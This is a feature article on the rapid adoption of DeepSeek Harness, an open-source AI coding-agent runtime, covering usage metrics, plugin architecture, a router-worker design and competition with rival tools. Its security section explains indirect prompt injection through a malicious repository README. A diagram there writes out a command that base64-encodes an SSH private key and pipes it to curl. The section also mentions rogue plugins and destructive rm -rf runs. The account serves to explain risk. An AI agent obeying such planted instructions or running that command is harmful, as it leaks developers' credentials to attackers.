
The Hangzhou-based research laboratory disclosed the milestone on November 8, revealing that its active user base grew 5.7-fold from approximately 271,000 at the end of September. The sudden acceleration, ignited by the release of a standalone desktop client on September 29, has introduced a dramatic surge in computational demand. According to telemetry released by DeepSeek, developers and enterprise engineers utilizing the framework through its official application programming interface (API) consumed 92 trillion tokens per day as of November 4 — a throughput exceeding 1.1 billion tokens per second.
The computational figure underscores a structural shift across the technology industry: the transformation of generative models from passive conversational interfaces into stateful, autonomous execution engines. While a typical query to a consumer chatbot consumes between 500 and 2,000 tokens, autonomous agents running multi-step developer workflows inside DeepSeek Harness are consuming an average of roughly 60 million tokens per daily active user every 24 hours.
DeepSeek confirmed plans to establish an official marketplace for community-developed plugins alongside a developer incentive program funded through API token credits, technical support, and promotional placement.
"Our goal is for DeepSeek's Harness to act as an operating system for the agent era," stated Cui Tianyi, a quantitative developer formerly with proprietary trading firm Jane Street who joined DeepSeek in March to lead its newly minted product division. Cui likened the software to a mobile operating system that supplies foundational tools while allowing third-party developers to expand utility through modular components.
The rapid ascent of the DeepSeek AI agent platform establishes an aggressive open-source counterweight to proprietary offerings from Silicon Valley heavyweights, most notably Anthropic’s Claude Code and OpenAI’s Codex runtime. By decoupling model weights from execution infrastructure and distributing the underlying framework under the permissive MIT license, DeepSeek is attempting to commoditize the agent layer before commercial rivals can lock enterprise users into closed ecosystems.
The Mathematics of Agentic Scale: Inside the 92-Trillion-Token Ingestion
The sheer velocity of DeepSeek Harness’s adoption is best measured not merely in user registrations, but in raw computational load. The reported consumption of 92 trillion tokens per day marks one of the largest public disclosures of sustained inference volume for autonomous agents to date.
DeepSeek Harness Operational Metrics (November 2026 Disclosure)
├── Daily Active Users (DAU):           1,540,000
├── DAU Growth (Late Sept. to Nov. 4):  5.7x (up from 271,000)
├── Daily Token Consumption:            92 Trillion Tokens
├── Sustained System Throughput:        ~1.06–1.10 Billion Tokens/Sec
├── Average Consumption per DAU:        ~59.7 Million Tokens
└── Registered Third-Party Plugins:     ~35,000
To contextualize an average of 60 million tokens per daily user, a software engineer engaging in a standard interactive session with a base large language model might exchange 30 to 50 conversational turns, generating a daily total rarely exceeding 150,000 tokens. In contrast, an agentic harness operates via continuous internal execution loops. When assigned an issue ticket—such as locating a race condition in a multi-threaded codebase, writing reproduction tests, refactoring modules, and verifying compilation—the system must repeatedly read directory trees, inspect stack traces, inject context buffers, and evaluate command outputs.
In a real-world validation test conducted during early preview evaluations, an agent dispatched through the harness to construct a real-time tracking interface for the International Space Station processed 20 million tokens across just two interactive turns in 35 minutes. Each programmatic correction, failed bash execution, and re-read of an environment snapshot compounds the context window.
This operational reality explains why inference workloads for autonomous agents expand exponentially rather than linearly. The DeepSeek system relies heavily on context-caching mechanisms. Because multi-turn reasoning loops continuously resend the workspace policy, repository file contents, and history logs back to the model, inefficient caching would bankrupt either the developer or the API provider. DeepSeek’s runtime exposes live telemetry inside its local client, displaying context cache hit ratios alongside generation speeds. Long-running tasks frequently settle at a 100% prefix cache hit rate for baseline workspace context, significantly mitigating the dollar-per-turn cost despite the immense token volume.
Traditional Chatbot vs. Autonomous Harness Computational Load
┌──────────────────────────────────────┬──────────────────────────────────────┐
│ Conversational Chatbot Workflow      │ Stateful Agentic Loop (Harness)      │
├──────────────────────────────────────┼──────────────────────────────────────┤
│ Single turn prompt → Response        │ Turn 1: Analyze directory tree       │
│ Ephemeral memory across turns        │ Turn 2: Read source files & logs     │
│ Human evaluates and copies code      │ Turn 3: Execute bash test script     │
│ Zero external tool orchestration     │ Turn 4: Parse failure stack trace    │
│                                      │ Turn 5: Edit file and re-run test    │
│ Average: ~2,000 tokens per session   │ Average: ~60,000,000 tokens per DAU  │
└──────────────────────────────────────┴──────────────────────────────────────┘
The economic durability of processing 92 trillion tokens daily traces directly back to DeepSeek’s architectural optimizations. The company’s foundational models—including DeepSeek-V3, the reasoning-focused DeepSeek-R1, and the recently deployed DeepSeek-V4 Pro and Flash families—utilize Multi-head Latent Attention (MLA) and fine-grained Mixture-of-Experts (MoE) architectures. These training and inference techniques suppress active parameter counts per token and slash the memory footprint of Key-Value (KV) caches, keeping hosted API prices lower than Western alternatives while supporting billions of tokens per second.
Deconstructing the Architecture: "Agent = Model + Harness" and Cordis Composability
At the center of DeepSeek’s strategy is an uncompromising engineering thesis: a foundation model is not an agent. In technical documentation published alongside the release of DeepSeek Harness (internally designated dsh), the research team formalized its design philosophy with a concise equation:
$$\text{Agent} = \text{Model} + \text{Harness}$$
The model supplies raw pattern recognition, mathematical reasoning, and code generation. The harness provides everything else required for autonomous utility: process sandboxes, workspace policies, stateful session memory, terminal executors, file system drivers, and the loop logic that keeps an objective moving forward when an intermediate step fails.
                     +---------------------------------------+
                     |         DEEPSEEK HARNESS (dsh)        |
                     |       (MIT-Licensed Runtime)          |
                     +---------------------------------------+
                                         │
        ┌────────────────────────────────┼────────────────────────────────┐
        ▼                                ▼                                ▼
+────────────────+              +────────────────+              +────────────────+
|  Model Adapter |              |   Agent Loop   |              | Tool & Session |
|     Plugin     |              |     Plugin     |              |    Plugins     |
+────────────────+              +────────────────+              +────────────────+
  │ DeepSeek API                  │ Standard Loop                 │ Local Bash / FS
  │ Anthropic API                 │ Super Agent                   │ E2B Sandbox
  │ OpenAI / vLLM                 │ Custom Loop                   │ SQLite / JSONL
        │                                │                                │
        └────────────────────────────────┼────────────────────────────────┘
                                         ▼
                     +---------------------------------------+
                     |       CORDIS COMPOSABILITY CORE       |
                     |  (Spatio-Temporal Lifecycle Control)  |
                     +---------------------------------------+
Rather than assembling a monolithic software wrapper around model API calls, DeepSeek engineered Harness atop Cordis, an open-source framework rooted in the concept of spatio-temporal composability. In traditional software designs, plugins serve as peripheral add-ons attached to a permanent, hard-coded core. Under Cordis, there is no permanent core.
Every subsystem within DeepSeek Harness is an interchangeable, dynamically loadable plugin:
- The Model Adapter Layer: While default configurations integrate directly with DeepSeek's hosted infrastructure, developers can replace the adapter module with any OpenAI-compatible endpoint, an Anthropic Claude endpoint, or locally hosted open-weight weights managed via vLLM, SGLang, or Ollama.
- The Agent Loop: The fundamental cycle that governs how prompts are synthesized, when tools are invoked, and how errors are routed is itself defined as a plugin. Developers can swap a standard ReAct (Reasoning and Acting) cycle for a multi-agent debate loop or a tree-of-thought search harness without modifying the underlying application.
- Session Persistence: Storage defaults to lightweight JSONL flat files for single-developer configurations or transitions seamlessly to transactional SQLite databases for long-running processes.
- Subprocess Sandboxing: File manipulation and command execution can be performed locally on the developer's raw shell environment or handed off to isolated, remote micro-virtual machines using integrations like E2B.
This plug-in architecture prevents vendor lock-in. If a developer chooses to run DeepSeek Harness using DeepSeek-V4 for tool execution, an open-source Qwen model for lightweight summarization, and an on-premise execution sandbox, the entire runtime reconfigures through a single .yaml declarative file without requiring a single patch to the runtime source code.
Equally significant is the framework’s capacity for cross-platform agent delegation. DeepSeek Harness ships with pre-configured bridge plugins named subagent-claude-code and subagent-codex. These modules allow DeepSeek Harness to operate as an orchestrator above competing commercial tools. A developer can run an overarching workflow within DeepSeek Harness, delegate a specialized refactoring task to Claude Code or Codex, parse the output of those tools through native hook bridges, and continue executing downstream verification routines. Rather than competing purely on model capabilities, DeepSeek is positioning its harness as the management framework under which all coding agents can be coordinated.
Overcoming the Attention Bottleneck: The Router-Worker "Super Agent" Blueprint
As adoption expanded through September and October, DeepSeek’s internal research teams identified a structural limitation confronting AI-assisted engineering: human cognitive bandwidth.
In a technical paper accompanying the deployment of its "Super Agent" framework, DeepSeek researchers argued that the primary operational bottleneck in software automation is no longer model intelligence, but developer attention. When engineers are handed high-speed coding tools, their natural inclination is to spin up concurrent sessions across different feature branches or repositories. However, human supervisors can track approximately three to five active, concurrent agent sessions before context collapse sets in. Beyond that threshold, developers spend more time context-switching, reading diff outputs, resolving environment collisions, and repeating instructions than they would writing software manually.
                      +-----------------------------+
                      |      HUMAN SUPERVISOR       |
                      |   (GitHub, Slack, Feishu)   |
                      +-----------------------------+
                                     │
                                     ▼
                      +-----------------------------+
                      |    ROUTER AGENT (Light)     |
                      |  Persistent, Event-Driven   |
                      +-----------------------------+
                                     │
              ┌──────────────────────┼──────────────────────┐
              ▼                      ▼                      ▼
      +---------------+      +---------------+      +---------------+
      | WORKER AGENT  |      | WORKER AGENT  |      | WORKER AGENT  |
      |   (Repo A)    |      |   (Repo B)    |      |   (Issue #42) |
      +---------------+      +---------------+      +---------------+
      │ Clean Context        │ Clean Context        │ Clean Context
      │ Executes Tools       │ Executes Tools       │ Executes Tools
      │ Isolated Sandbox     │ Isolated Sandbox     │ Isolated Sandbox
      └───────┬───────┘      └───────┬───────┘      └───────┬───────┘
              │                      │                      │
              └──────────────────────┼──────────────────────┘
                                     ▼
                      +-----------------------------+
                      |   SYNTHESIZED PULL REQUEST  |
                      |     (Returned to Router)    |
                      +-----------------------------+
To resolve this attention deficit, DeepSeek restructured its agent workflow into an event-driven, two-tier architecture comprising a persistent "Router" and disposable "Workers":
- The Persistent Router: A lightweight, persistent agent that monitors communication channels, including enterprise chat applications (such as ByteDance's Feishu or Slack) and GitHub pull request webhooks. The Router’s mandate is strictly communicative and organizational; it does not touch the codebase directly. It digests issue requests, evaluates project dependencies, and constructs isolated task briefs.
- Disposable Workers: When an actionable requirement is verified, the Router instantiates an ephemeral Worker agent equipped with a completely clean context window, task-specific file permissions, and independent execution sandboxes. The Worker inspects the localized target code, attempts implementation, executes verification suites, and packages its changes as a unified Git commit or pull request.
- Structured Delegation: Crucially, the Worker agent never communicates with the human developer. It reports exclusively to the Router. If the Worker encounters a runtime failure or requires clarification, the Router intercepts the trace, attempts automatic remediation, or synthesizes a targeted, high-level question back to the human supervisor.
DeepSeek’s empirical research revealed that prompting techniques alone cannot reliably produce delegation. In internal ablation studies, when a single monolithic agent was explicitly instructed via prompt to "dispatch a sub-agent when the task exceeds your immediate scope," the system refused to delegate across five consecutive test iterations. Instead, it stubbornly attempted to execute hundreds of sequential tool calls within its own degrading context window. Only when DeepSeek enforced structural separation via Cordis plugins—where the Router runtime operates under an execution loop physically incapable of running bash commands itself—did autonomous delegation succeed predictably.
This separation of concerns explains why enterprise engineering groups are adopting the DeepSeek AI agent platform for complex continuous integration pipelines. By reducing multi-agent swarms into unified GitHub actions and chat bots that present verified pull requests rather than chaotic terminal streams, developer supervision costs are kept stable even as inference volume climbs.
The Grassroots Software Factory: 35,000 Plugins and the Open Marketplace
A critical factor behind DeepSeek Harness's ascent from a niche developer preview in August to 1.54 million daily users in November is its open plugin distribution model. DeepSeek’s telemetry shows that roughly 35,000 third-party plugins have been authored by the developer community, with more than 60 percent of active users having integrated or built at least one non-default plugin into their workspace profiles.
Because Cordis handles dependencies with strict lifecycle isolation, plugins can be hot-reloaded into a running agent session without terminating existing state memory or resetting context tokens. This environment has yielded a wide spectrum of community integrations spanning far beyond basic syntax checkers:
- Context State Observers: Advanced telemetry plugins that generate real-time visual dashboards mapping token decay, attention distribution, and cache utilization across long-running debugging sessions.
- Academic Research Synthesizers: Automated document processing chains that intercept arXiv feeds, parse PDF formatting, cross-reference bibliographies against live search databases, translate technical passages, and expose interactive question-answering interfaces directly inside the developer terminal.
- Enterprise ERP and Database Bridges: Custom connectors linking internal relational databases (PostgreSQL, ClickHouse) and API endpoints directly to the agent's tool registry, allowing non-engineering staff to query production metrics via natural language commands.
- Automated CI/CD Fixers: Webhook listeners that watch for failing builds in GitLab or Jenkins pipelines, pull down failed test containers, reproduce the error locally within a sandbox, execute targeted source patches, and push updated commits automatically.
DeepSeek’s upcoming monetization pivot centers on institutionalizing this ecosystem. In its November product briefing, the company announced the imminent launch of an official Plugin Marketplace, moving beyond uncurated GitHub repository clones.
DeepSeek Harness Plugin Marketplace Architecture
┌────────────────────────────────────────────────────────────────────────┐
│                      OFFICIAL PLUGIN MARKETPLACE                       │
├────────────────────────────┬───────────────────────────────────────────┤
│ Discovery & Verification   │ Monitored Distribution & Safety Signatures│
│ Author Token Incentives    │ Direct API Credit Grants for High-Tier Devs│
│ Sandboxed Isolation Guard  │ Manifest-Based System Permission Checks   │
│ Enterprise B2B Bridges     │ Commercial Vendor Plugins & Custom Stacks │
└────────────────────────────┴───────────────────────────────────────────┘
The forthcoming marketplace features a dedicated developer support program designed to solve open-source sustainability. Authors whose plugins achieve high community utility scores will receive substantial grants of API token credits, effectively subsidizing the computational cost of building, testing, and maintaining complex multi-agent workflows. Additionally, the company is establishing enterprise onboarding tracks, encouraging cloud service providers, security auditors, and database vendors to distribute verified, enterprise-grade plugins directly through the Harness client.
The Battle for the Orchestration Layer: DeepSeek, Anthropic, and OpenAI
The rapid expansion of DeepSeek Harness marks an inflection point in the broader geopolitical and commercial contest between Western frontier labs and Chinese AI organizations. Throughout 2024 and 2025, the competitive narrative centered on foundational training efficiency, pre-training compute clusters, and benchmark parity on standardized evaluations such as MMLU or MATH-500.
In late 2026, the competitive terrain has shifted upward to the application and orchestration runtime. The company that controls the harness determines how developers authenticate, which tool standards prevail, where session telemetry is routed, and whose foundation models serve as the default cognitive engine.
Comparative Matrix: Leading AI Agent Runtimes (Late 2026)
┌──────────────────────┬──────────────────────┬──────────────────────┬──────────────────────┐
│ Operational Metric   │ DeepSeek Harness     │ Anthropic Claude     │ OpenAI Codex /       │
│                      │                      │ Code                 │ Operator Runtime     │
├──────────────────────┼──────────────────────┼──────────────────────┼──────────────────────┤
│ Software License     │ Open Source (MIT)    │ Proprietary / Closed │ Proprietary / Closed │
│ Model Compatibility  │ Model Agnostic       │ Claude Native (Hard- │ OpenAI Native        │
│                      │ (DeepSeek, Local,    │ coupled to Sonnet /  │ (Tied to GPT-4 / o-  │
│                      │ Custom, OpenAI)      │ Opus)                │ series APIs)         │
│ Architecture         │ Modular Plugin-First │ Opinionated Client-  │ Integrated SaaS /    │
│                      │ (Cordis Framework)   │ Server Flow          │ Managed Desktop      │
│ Extensibility        │ ~35,000 Community    │ Curated Internal Tool│ Managed Custom Tools │
│                      │ Plugins              │ Manifests            │ & GPT Integrations   │
│ Desktop Deployment   │ Local Web + Desktop  │ CLI Engine + Web IDE │ Cloud IDE + Desktop  │
│ Cost Structure       │ At-Cost API / Local  │ Fixed Tier SaaS /    │ Subscription + Usage │
│                      │ Free Compute Options │ Enterprise Seat Fee  │ Consumption Tiers    │
└──────────────────────┴──────────────────────┴──────────────────────┴──────────────────────┘
Anthropic achieved early prominence across Silicon Valley engineering teams with Claude Code, a highly polished CLI agent fine-tuned to leverage the reasoning and refactoring strengths of Claude 3.5 and Claude 3.7 Sonnet. Similarly, OpenAI solidified its developer footprint by expanding Codex from a code-completion engine into an integrated operational harness capable of browsing files, running sandboxed terminal tools, and executing complex software engineering tasks.
However, both Anthropic and OpenAI operate closed, highly controlled ecosystems. Claude Code cannot be redirected to an internal, self-hosted open-weight model to satisfy air-gapped corporate data compliance; it remains bound to Anthropic’s managed cloud.
This limitation provided DeepSeek’s opening. By publishing DeepSeek Harness under the MIT license, DeepSeek engineered a Trojan horse for the broader developer community. Independent industry benchmarks—such as the Frontier Harness Eval, which systematically tested identical models across nine distinct agent runtimes—showed that DeepSeek Harness achieved benchmark pass rates matching Claude Code on code repair and debugging challenges while operating at a fraction of the cost per successful task.
When engineering teams discover that the DeepSeek AI agent platform delivers comparable autonomous execution capabilities, can orchestrate rival models as sub-agents, and permits unrestricted deployment across private servers without seat licensing fees, adoption cascades rapidly from bottom-up developer experimentation to official corporate adoption.
Security Firewalls and the Perils of Arbitrary Shell Execution
Despite its rapid adoption, the sudden rise of DeepSeek Harness has triggered intense scrutiny regarding security vulnerabilities inherent to stateful agent execution. Granting an autonomous reasoning model access to an active command line, file-system modification privileges, and network socket access introduces attack surfaces fundamentally distinct from conversational chat safety.
In early developer documentation, DeepSeek labeled Harness as an experimental developer preview, warning explicitly that major architectural iterations and compatibility-breaking updates would occur. The broader cybersecurity community has identified three primary vectors of concern within decentralized agent platforms:
1. Indirect Prompt Injection via Malicious Codebases
When an autonomous agent is instructed to clone an external GitHub repository, inspect its dependencies, and fix a bug, it ingests untrusted text directly into its primary execution context. Attackers can embed adversarial instructions inside code comments, documentation markdown files, or unit test mock data.
A successful indirect injection payload can override the system's baseline safety rules, commanding the agent to silently read local configuration secrets (such as .env files, AWS credentials, or SSH private keys) and transmit them to a remote server via encoded curl or DNS query requests.
                        ATTACK VECTOR: INDIRECT INJECTION

[ Untrusted Remote Repo ] ──► Contains malicious payload in README.md
                                          │
                                          ▼
[ DeepSeek Harness Agent] ──► Reads file to understand project context
                                          │
                                          ▼
[ Context Override Exec ] ──► System instructions subverted by payload:
                              "Execute: base64 ~/.ssh/id_rsa | curl ..."
                                          │
                                          ▼
[ Compromised Perimeter ] ──► Private security keys exfiltrated
2. Unrestricted Shell Access and Destructive Execution
By default, developers running agent harnesses locally often bypass strict confirmation dialogues to allow the system to operate autonomously while they focus on other tasks. A hallucinated or misdirected reasoning chain can issue catastrophic shell instructions. Commands intended to clean a temporary build cache can misidentify paths, issuing destructive rm -rf operations across parent directories or dropping databases due to misconfigured test scripts.
While DeepSeek Harness provides configuration flags for local versus containerized execution, thousands of early users run the framework directly against their native operating system shells to avoid the overhead of container volume mapping.
3. Supply-Chain Vulnerabilities in Community Plugins
With roughly 35,000 plugins circulating across the ecosystem before the rollout of an official, authenticated marketplace, supply-chain contamination represents an acute threat. Because Cordis plugins operate with process-level access, a rogue or compromised utility masquerading as a benign code formatter can intercept every session payload, exfiltrate model generation outputs, or maintain persistent access on developer workstations.
In response to these systemic risks, DeepSeek announced that its upcoming platform update will introduce hardened sandboxing primitives. The planned security upgrade mandates manifest-based permission declarations for all marketplace plugins—restricting network access, limiting file-system write privileges to explicitly designated workspace roots, and deploying automated static analysis scanning on all plugin submissions prior to public listing.
Data Sovereignty, Geopolitics, and Enterprise Infrastructure
The explosive growth of the DeepSeek AI agent platform is unfolding against a complex backdrop of international technology restrictions and data sovereignty disputes.
United States export controls implemented in recent years have progressively restricted Chinese technology firms from acquiring high-bandwidth memory (HBM) modules and advanced graphic processing units (GPUs) such as Nvidia’s Hopper and Blackwell series. Rather than halting innovation, these constraints forced Chinese research labs—led by DeepSeek’s founding team under Liang Wenfeng—to invest heavily in algorithmic efficiency, kernel-level memory management, and training architectures that maximize output from older hardware generations.
This efficiency dividend is now reshaping global enterprise software adoption. Throughout Europe, Latin America, Southeast Asia, and Sub-Saharan Africa, organizations face stringent data localization mandates and volatile currency exchange rates that make recurring, dollar-denominated API seat licenses for Western proprietary tools cost-prohibitive.
Geopolitical Architecture of DeepSeek's Open-Source Distribution
┌────────────────────────────────────────────────────────────────────────┐
│                        GLOBAL ADOPTION PRESSURES                       │
├────────────────────────────┬───────────────────────────────────────────┤
│ Western Proprietary SaaS   │ • Walled garden cloud runtimes            │
│ (Claude Code, OpenAI)      │ • Strict reliance on US data centers      │
│                            │ • High recurring seat licensing fees      │
├────────────────────────────┼───────────────────────────────────────────┤
│ DeepSeek Harness Framework │ • MIT-licensed, fully local deployment    │
│ (Global Open Ecosystem)    │ • Strict on-premise data sovereignty      │
│                            │ • Low inference costs via lean models     │
│                            │ • Adaptable to regional open weights      │
└────────────────────────────┴───────────────────────────────────────────┘
For a financial institution in Frankfurt or a logistics company in Nairobi, adopting closed Western coding runtimes requires sending sensitive proprietary source code, internal network architecture maps, and corporate credentials to cloud servers governed by foreign jurisdictions.
Because DeepSeek Harness is an entirely local, open-source runtime that requires only an inference connection, enterprise security teams can deploy the harness within private virtual clouds or air-gapped corporate servers. Organizations can route inference requests to locally hosted instances of DeepSeek-V4 or regional open-weight models, ensuring that not a single byte of source code leaves their physical perimeter.
By providing an open-source, easily audited harness that operates identically across private hardware and hosted APIs, DeepSeek has established a strategic bridgehead in enterprise sectors that remain structurally wary of proprietary cloud lock-in.
What Comes Next: The Roadmap to an Autonomous Agent Operating System
As DeepSeek approaches the final quarter of its first operational cycle with Harness, the startup is aggressively pivoting from research validation toward long-term platform monetization.
The creation of DeepSeek’s first dedicated commercial product division under Cui Tianyi signals a major evolution for an organization that previously styled itself strictly as a pure artificial intelligence fundamental research lab. DeepSeek's primary backer, the quantitative hedge fund High-Flyer, has historically subsidized research infrastructure through algorithmic trading capital, but the staggering inference demands of agentic computing necessitate a self-sustaining commercial engine.
DeepSeek Harness Strategic Horizon (2026–2027)
├── Short-Term Milestones (Q4 2026)
│   ├── Launch of Official Curated Plugin Marketplace
│   ├── Developer Incentive Program (API Token Grants)
│   └── Hardened Sandboxing Primitives & Permission Manifests
│
├── Medium-Term Milestones (Early 2027)
│   ├── Enterprise Tier with Centralized Workspace Management
│   ├── Autonomous Multi-Repo Continuous Integration Daemons
│   └── Native Integration with DeepSeek V4.1-Flash Update
│
└── Strategic Long-Term Objective
    └── Establishing dsh as the Default "Agent OS" for Enterprise Work
Industry analysts and infrastructure providers are tracking three imminent milestones that will determine whether DeepSeek Harness can sustain its current trajectory:
1. The Commercial Plugin Marketplace Launch
The opening of DeepSeek’s official marketplace will provide the first concrete test of its developer monetization strategy. If the platform can successfully channel token grants, enterprise licensing, and revenue-sharing mechanisms to top-tier plugin authors, it could trigger a virtuous network effect similar to the smartphone application store boom of the early 2010s. Conversely, if developer incentives fail to outpace maintenance costs, community enthusiasm could fragment across incompatible forks.
2. Multi-Tenant Enterprise Administration
To solidify adoption inside Fortune 500 engineering organizations, DeepSeek must expand Harness beyond single-developer desktop workflows. Enterprise engineering teams require centralized permission control, role-based access limits, audit logging of shell activities, and unified billing dashboards. A hosted enterprise tier providing these governance tools would allow DeepSeek to monetize enterprise usage directly without compromising the MIT-licensed core.
3. Model Co-Evolution and Native Agent Kernels
The integration of DeepSeek’s iterative model updates—including the lightweight V4.1-Flash series, optimized specifically for fast-turnaround project development and live web fetching—is expected to further compress token latency and operational costs. Rather than treating the model and runtime as independent research tracks, future DeepSeek models are being trained natively with Harness-specific tool-calling tokens, execution error recovery vectors, and Cordis state-management conventions embedded directly into the base weights.
DeepSeek Harness surpassing 1.54 million daily active users within three months is more than an isolated adoption milestone; it reflects a broader realignment in how human beings interface with computing machines. As artificial intelligence transitions from conversational interfaces into autonomous, execution-focused software systems, the technical battleground is no longer defined solely by who trains the largest model, but by who controls the operating runtime that allows intelligence to interact with the real world. In that contest, DeepSeek's open-source framework has secured a commanding position on the global stage.
Reference:
- https://www.scmp.com/tech/big-tech/article/3373757/can-deepseek-challenge-openai-anthropic-ai-agents-harness-adoption-takes
- https://pandaily.com/deepseek-harness-1-54-million-daily-active-users-official-plugin-marketplace
- https://finance.biggo.com/news/a4569ec5-bb39-41ac-9fd5-58ba57cb99ce
- https://www.datacamp.com/blog/what-is-deepseek-harness
- https://seekingalpha.com/news/4668771-deepseek-says-agent-app-tops-15m-daily-users-plans-plugin-marketplace
- https://deepinfra.com/blog/deepseek-harness-review
- https://www.mindstudio.ai/blog/deepseek-harness-plugin-architecture
- https://dealroom.co/news/170608-deepseek-s-open-source-harness-agent-hits-1-54m-daily-users-in-under-thr/
- https://www.coursera.org/learn/deepseek-ai-agents
- https://www.mindstudio.ai/blog/deepseek-harness-agentic-coding
- https://www.deepseek.com/en/harness/
- https://aiagentstore.ai/ai-agent/deepseek-r1
- https://en.wikipedia.org/wiki/DeepSeek
- https://github.com/deepseek-ai/deepseek-harness
- https://www.mindstudio.ai/blog/deepseek-super-agent-harness-design
- https://www.deepseek.com/